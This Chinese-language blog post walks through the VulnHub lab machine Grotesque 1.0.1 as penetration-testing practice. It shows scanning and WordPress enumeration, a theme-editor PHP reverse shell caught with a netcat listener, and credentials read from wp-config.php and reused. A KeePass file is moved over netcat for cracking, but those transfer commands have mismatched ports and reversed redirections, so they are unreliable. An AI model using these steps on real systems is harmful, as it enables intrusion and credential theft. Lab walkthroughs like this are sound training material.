靶机渗透练习90-Grotesque：1.0.1

原创

hirak0 于 2022-05-02 15:47:46 发布 159 收藏

分类专栏： 靶机渗透练习 文章标签： web安全 linux 安全

靶机描述

靶机地址：https://www.vulnhub.com/entry/grotesque-101,658/

> ### Description
>
> get flags
> difficulty: medium
> about vm: tested and exported from virtualbox. dhcp and nested vtx/amdv enabled. you can contact me by email for troubleshooting or questions.
> This works better with VirtualBox rather than VMware. ## Changelog 2021-03-10: v1.0.1 2021-03-06: v1.0

一、搭建靶机环境

`攻击机Kali`：

> IP地址：192.168.9.3

`靶机`：

> IP地址：192.168.9.9

注：靶机与Kali的IP地址只需要在同一局域网即可（同一个网段,即两虚拟机处于同一网络模式）

该靶机环境搭建如下

> 1. 将下载好的靶机环境，导入 VritualBox，设置为 Host-Only 模式
> 2. 将 VMware 中桥接模式网卡设置为 VritualBox 的 Host-only

二、实战

2.1网络扫描

2.1.1 启动靶机和Kali后进行扫描

方法一、arp-scan -I eth0 -l（指定网卡扫）

`arp-scan -I eth0 -l`

```
   Grotesque: 1.0.1  arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:27:27:36, IPv4: 192.168.9.3
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.9.1     0a:00:27:00:00:12       (Unknown: locally administered)
192.168.9.1     08:00:27:d4:c6:ce       PCS Systemtechnik GmbH (DUP: 2)
192.168.9.9     08:00:27:c0:c3:88       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.807 seconds (91.20 hosts/sec). 3 responded
```

方法二、masscan 扫描的网段 -p 扫描端口号

`masscan 192.168.184.0/24 -p 80,22`

方法三、netdiscover -i 网卡-r 网段

`netdiscover -i eth0 -r 192.168.184.0/24`

方法四、等你们补充

2.1.2 查看靶机开放的端口

使用`nmap -A -sV -T4 -p- 靶机ip`查看靶机开放的端口

```
   Grotesque: 1.0.1  nmap -A -sV -T4 -p- 192.168.9.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-02 00:18 CST
Nmap scan report for bogon (192.168.9.9)
Host is up (0.00084s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
66/tcp open  http    WEBrick httpd 1.4.2 (Ruby 2.5.5 (2019-03-15))
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: WEBrick/1.4.2 (Ruby/2.5.5/2019-03-15)
80/tcp open  http    Apache httpd 2.4.38
|_http-title: 404 Not Found
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:C0:C3:88 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: Host: 127.0.1.1

TRACEROUTE
HOP RTT     ADDRESS
1   0.84 ms bogon (192.168.9.9)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.87 seconds
```

发现开放了66，80端口

2.2枚举漏洞

2.2.1 66 端口分析

访问：http://192.168.9.9:66


点击那个链接将文件下载到本地

解压该文件得到

```
 Grotesque: 1.0.1  ls
vvmlist.github.io  vvmlist.zip
 Grotesque: 1.0.1  cd vvmlist.github.io
 vvmlist.github.io  ls -al
总用量 248
drwxr-xr-x 8 root   root  4096  1月 18  2021 .
drwxr-xr-x 3 hirak0 kali  4096  5月  2 00:52 ..
drwxr-xr-x 2 root   root  4096  1月 18  2021 assets
-rw-r--r-- 1 root   root  1694  1月 16  2021 changelog.txt
-rw-r--r-- 1 root   root   237  1月 16  2021 _config.yml
drwxr-xr-x 2 root   root  4096  1月 16  2021 _data
-rw-r--r-- 1 root   root   142  1月 16  2021 functions.md
-rw-r--r-- 1 root   root    44  1月 16  2021 Gemfile
-rw-r--r-- 1 root   root  1540  1月 16  2021 Gemfile.lock
-rw-r--r-- 1 root   root    66  1月 16  2021 .gitattributes
-rw-r--r-- 1 root   root    29  1月 16  2021 .gitignore
drwxr-xr-x 2 root   root  4096  1月 16  2021 _includes
-rw-r--r-- 1 root   root   113  1月 18  2021 index.md
drwxr-xr-x 2 root   root  4096  1月 16  2021 _layouts
-rw-r--r-- 1 root   root 35149  1月 16  2021 LICENSE
-rw-r--r-- 1 root   root 35149  1月 16  2021 license.txt
-rw-r--r-- 1 root   root   185  1月 16  2021 Makefile
drwxr-xr-x 2 root   root  4096  1月 16  2021 scripts
-rw-r--r-- 1 root   root 92180  1月 18  2021 sshpasswd.png
-rw-r--r-- 1 root   root   104  1月 16  2021 .travis.yml
drwxr-xr-x 2 root   root 12288  1月 18  2021 _vvmlist
-rw-r--r-- 1 root   root    47  1月 16  2021 .yamllint
 vvmlist.github.io
```

看这些文件应该是该站的备份文件

其中发现一张图片`sshpasswd.png`，文件名就很可疑，咱们打开看看



这个图就是，，，坑

这么多文件，大多数文件最后一次编辑是在 1 月 16 日，而其中一些文件最后一次编辑是 1 月 18 日。那么，为什么我不应该从最新的开始呢？

运行：`cat assets/* | sort | uniq`

啥也没有

`cat index.md`

啥也没有

在当前目录执行:`cat _vvmlist/* | sort | uniq`

```
 vvmlist.github.io  cat _vvmlist/* | sort | uniq

   -
---
------
  access:
```

```
  acd:
  active:
  admirer:
  ai:
  alzheimer:
  apocalyst:
  aragog:
  arce:
  arctic:
  asrep:
  bank:
  bart:
  bashed:
  bastard:
  bastion:
  beep:
  bitlab:
  blocky:
  blood:
  blue:
  blunder:
  bof:
  book:
  bounty:
  "brainpan 1":
  brute:
  buff:
  burp:
  calamity:
  camdum:
  canape:
  capa:
  capdum:
  carrier:
  cascade:
  celestial:
  cewl:
  chaos:
  chatterbox:
  "colddbox":
  "covfefe 1":
  craft:
  cred:
  credz:
  cronj:
  cronos:
  curling:
  curlna:
curls:
  cve:
  "cybox 1.1":
  dab:
  dcs:
  dddd:
  deser:
  devel:
  devoops:
diffis:
  dirtra:
  "djinn 1":
```

```
  "djinn 1":
  dns:
  docker:
  driftingblues3:
  dropzone:
  e:
  enterprise:
  "escalate_linux 1":
  europa:
  finger:
  fluxcapacitor:
  forest:
  forwardslash:
  for wordpress, it's on port 80/lyricsblog:
  friendzone:
  "fristileaks 1.3":
  frolic:
  ftp:
functions:
  fuse:
  giddy:
  git:
  "goldeneye 1":
  grandpa:
  granny:
  group:
  h:
  "hacklab vulnix":
  hackmyvm:
  haircut:
  hash:
  hawk:
  haystack:
  "healthcare 1":
  heist:
  help:
  "hemisphere lynx":
  hidden:
  htbvip:
  inception:
  "infosec prep oscp":
  irked:
  jarvis:
  jeeves:
  jerry:
  joker:
  kernel:
  kernelb:
  kernelz:
  "kioptrix level 1":
  "kioptrix level 1.1":
  krbro:
  lacasadepapel:
  lame:
  lazy:
  ldap:
  legacy:
  lfi:
  libhj:
  lightweight:
```

```
  "lin.security 1":
  logpoi:
  "lord of the root 1.0.1":
  luke:
  lxcd:
  m:
  "m87":
  magic:
  mail:
  mango:
  "masashi 1":
  "metasploitable 2":
  mimik:
  mirai:
  "moee 1":
  monteverde:
  mount:
  "mr-robot 1":
  na:
  nest:
  netmon:
  networked:
  nfs:
  nibbles:
  nineveh:
  nosqli:
  obscurity:
  october:
  "odin 1":
  olympus:
  omni:
  "onsystem hannah":
  openadmin:
  openkeys:
  optimum:
  pathj:
  pivot:
platfs:
  poison:
  popcorn:
  portkn:
  postman:
  powsh:
  proxy:
  pwklabs:
  "pwnlab init":
  querier:
  rbash:
  rce:
  rdp:
  "relevant 1":
  remote:
  resolute:
  revsh:
  rfi:
  rpc:
  sam:
  "sar 1":
  sauna:
```

"school 1":
secnotes:
sense:
servmon:
setenv:
shocker:
"shuriken 1":
"sickos 1.1":
"sickos 1.2":
"skytower 1":
smb:
smtp:
sneaky:
sneakymailer:
sniper:
snmp:
solidstate:
source:
sql:
sqli:
ssh:
ssht:
ssl:
"stapler 1":
stego:
stratosphere:
sudo:
suid:
sunday:
"sunset decoy":
swagshop:
"symfonos 1":
"symfonos 2":
"symfonos 3.1":
"symfonos 4":
sys:
tabby:
tartarsauce:
teacher:
telnet:
tenten:
tftp:
"the planets mercury":
"tr0ll 1":
"tr0ll 2":
"tr0ll 3":
traceback:
traverxec:
twisted:
"uninvited 1":
unix:
valentine:
vulnhub:
"vulnos 2":
vulny:
waldo:
wall:
webdav:
"web developer 1":
win:

```
winrm:
wp:
writeup:
xml:
xss:
xxe:
ypuffy:
"zico2":
zipper:
 vvmlist.github.io
```

这里边我看到了 `for wordpress, it's on port 80/lyricsblog:`

说明它是一个 Wordpress 页面，还直接给了个目录`lyricsblog`


2.2.2 80 端口分析

咱们访问： http://192.168.9.9/lyricsblog/

发现都是一些歌词

既然这是一个Worpress网站，那我们可以访问登录页面

访问：http://192.168.9.9/lyricsblog/wp-login.php



左上角发现: `password should be uppercase`

使用 wpscan 查找有关 Wordpress 的更多信息

`wpscan --url http://192.168.9.9/lyricsblog/ -e at -e ap -e u`

```
[i] User(s) Identified:

[+] erdalkomurcu
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.9.9/lyricsblog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

得到一个用户`erdalkomurcu`

回到网站去看看源代码

发现一个注释掉的目录

```
<!-- /lyricsblog/yesman.png -->
```

访问一下，发现跟上边的图片是同一个人

同时发现顶头有个 `YES,I ENJOY HAKAN TASIYAN`

网页上有一段标题为`Hakan Taşıyan - Doktor`

是不是有联系

将不带标题的段落文本复制到文本文件中并保存

```
Çaresiz derdimin sebebi belli
Dermanı yaramda arama doktor
Şifa bulmaz gönlüm senin elinden
Boşuna benimle uğraşma doktor

Aşk yarasıdır bu ilaç kapatmaz
Derdin teselli beni avutmaz
Dermanı yardadır sende bulunmaz
Boşuna benimle uğraşma doktor
Dokunma benim gönül yarama
Dokunma doktor

Bedenimde değil kalbimde derdim
Tek alışkanlığım bir zalim sevdim
Sen çekil yanımdan sevdiğim gelsin
Boşuna zamanı harcama doktor
```

尝试计算并检查 MD5 消息摘要

```
  Grotesque: 1.0.1  md5sum text.txt
bc78c6ab38e114d6135409e44f7cdda2  text.txt
  Grotesque: 1.0.1
```

将md5sum 转换为大写，因为在登录页面上有一条消息 密码应该是大写

md5sum: `BC78C6AB38E114D6135409E44F7CDDA2`

尝试登录

成功登录

2.3漏洞利用

2.3.1 WordPress主题编辑反弹shell

下面就是最常用的套路了

`appearance` > `edit theme` > `index.php` > `粘贴phpreverseshell.php` > `获取反向shell` 。

kali中监听:`nc -lvp 6666`

然后点击更新，访问：http://192.168.9.9/lyricsblog/

```
 vvmlist.github.io  nc -lvp 6666
listening on [any] 6666 ...
Warning: forward host lookup failed for bogon: Unknown host
connect to [192.168.9.3] from bogon [192.168.9.9] 38816
Linux grotesque 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
 12:22:48 up  1:10,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

成功弹出shell

2.4权限提升

2.4.1 信息收集

升级PTYshell:`python -c 'import pty;pty.spawn("/bin/bash")';`

```
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")';
www-data@grotesque:/$
```

去网站目录下找`wp-config.php`

并查看其内容

```
www-data@grotesque:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
```

```
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
www-data@grotesque:/$ cd /var
cd /var
www-data@grotesque:/var$ ls
ls
backups  lib    lock  lost+found  opt  spool  www
cache    local  log   mail        run  tmp
www-data@grotesque:/var$ cd www
cd www
www-data@grotesque:/var/www$ ls
ls
html
www-data@grotesque:/var/www$ cd html
cd html
www-data@grotesque:/var/www/html$ ls
ls
lyricsblog
www-data@grotesque:/var/www/html$ cd lyricsblog
cd lyricsblog
www-data@grotesque:/var/www/html/lyricsblog$ ls
ls
index.php           wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt         wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html         wp-config.php         wp-login.php       yesman.png
wp-activate.php     wp-content            wp-mail.php
wp-admin            wp-cron.php           wp-settings.php
wp-blog-header.php  wp-includes           wp-signup.php
www-data@grotesque:/var/www/html/lyricsblog$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'raphael' );

/** MySQL database password */
```

```
define( 'DB_PASSWORD', '_double_trouble_' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'WP_HOME', 'http://' . $_SERVER['HTTP_HOST'] . '/lyricsblog' );
define( 'WP_SITEURL', 'http://' . $_SERVER['HTTP_HOST'] . '/lyricsblog' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-k
ey service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to ha
ve to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'q;I)3.~f|.,56rB8mfcnc@m{v3,#K,BF?1fs`kt_eps,JBW5^iXX|X!@<,4Rl|e7' );
define( 'SECURE_AUTH_KEY',  'R#A1_:([8 .a%NN>|R E{jra$iFNs+EE,01MF<,xktB{>#EU>{I4[o7:OqH0t/hZ' );
define( 'LOGGED_IN_KEY',    'tOT;gZywa7DxmVltG<>S471#Ao!89LV2U7o;QpWQd{$C^naZIW~}fS7/N7D/nvry' );
define( 'NONCE_KEY',        'BO,4V2Q.|7Ub:7:Eqe+hg*vrlfiiwrkh9`[M>XaZ|S~=oV0AZE4b:@fk;m> ik1#' );
define( 'AUTH_SALT',        '[thF,y.H4W,T]2jR&@XefFn?g3ke@PH{cR52)SD^&Yw&7@Zv;[9Tq}%kC(.i<)wa' );
define( 'SECURE_AUTH_SALT', '?9,|+$1fP|;@2G+sUM|$f(pzb)}TeNhZ<mJ)*Y-AgcowEZg&V)Z /I3?/kI_f9IJ' );
define( 'LOGGED_IN_SALT',   '9pq[%!:+zhj2qm]MS:_7bvJ@g9qtW/G Ws-^7= Anop? m^h9]ofxz=R2th`ylb&' );
define( 'NONCE_SALT',       'al:JTfa3KbkapPUDm3k-PXR03aP8*c)-zwn?$d#nE#bj*NqsHs@&Ko2$A>}Csoo7' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */
```

```
/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
www-data@grotesque:/var/www/html/lyricsblog$
```

得到用户密码

```
USER “raphael”
PASSWORD “_double_trouble_”
```

2.4.2 提权至raphael用户

用该凭证进行提权

```
www-data@grotesque:/var/www/html/lyricsblog$ su raphael
su raphael
Password: _double_trouble_

raphael@grotesque:/var/www/html/lyricsblog$
```

去用户目录下查看是否有东西

```
raphael@grotesque:/$ cd /home
cd /home
raphael@grotesque:/home$ ls
ls
raphael
raphael@grotesque:/home$ cd raphael
cd raphael
raphael@grotesque:~$ ls -al
ls -al
total 24
drwxr-xr-x  4 raphael raphael 4096 May  1 11:12 .
drwxr-xr-x  3 root    root    4096 Jan 18  2021 ..
-rwx------  1 raphael raphael 2174 Jan 18  2021 .chadroot.kdbx
drwx------  3 raphael raphael 4096 May  1 11:12 .gnupg
-r-x------  1 raphael raphael   32 Jan 18  2021 user.txt
drwxr-xr-x 10 raphael raphael 4096 Jan 18  2021 vvmlist.github.io
raphael@grotesque:~$ cat user.txt
cat user.txt
F6ACB21652E095630BB1BEBD1E587FE7
raphael@grotesque:~$
```

成功拿到`flag1`,同时发现`chadroot.kdbx`

`Keepass`文件扩展名为`kdbx`

> KeePass 是一款免费的开源密码管理器，可帮助您以安全的方式管理您的密码。您可以将所有密码存储在一个数据库中，该数据库由主密钥锁定。因此，您只需记住一个主密钥即可解锁整个数据库。数据库文件使用目前已知的最佳和最安全的加密算法（AES-256、ChaCha20 和 Twofish）进行加密。有关更多信息，请参阅功能页面。

使用`Netcat`将文件发送到Kali 机器

在 Kali 机器上运行：`nc -lvp 7777 < .chadroot.kdbx`

在靶机上运行以下命令：`nc 192.168.9.3 1234 > .chadroot.kdbx`

使用`keepass2john`破解`.chadroot.kdbx”`密码


使其可以使用`john`破解

在你的 Kali 机器上运行以下代码:`keepass2john .chadroot.kdbx > chadjohn`

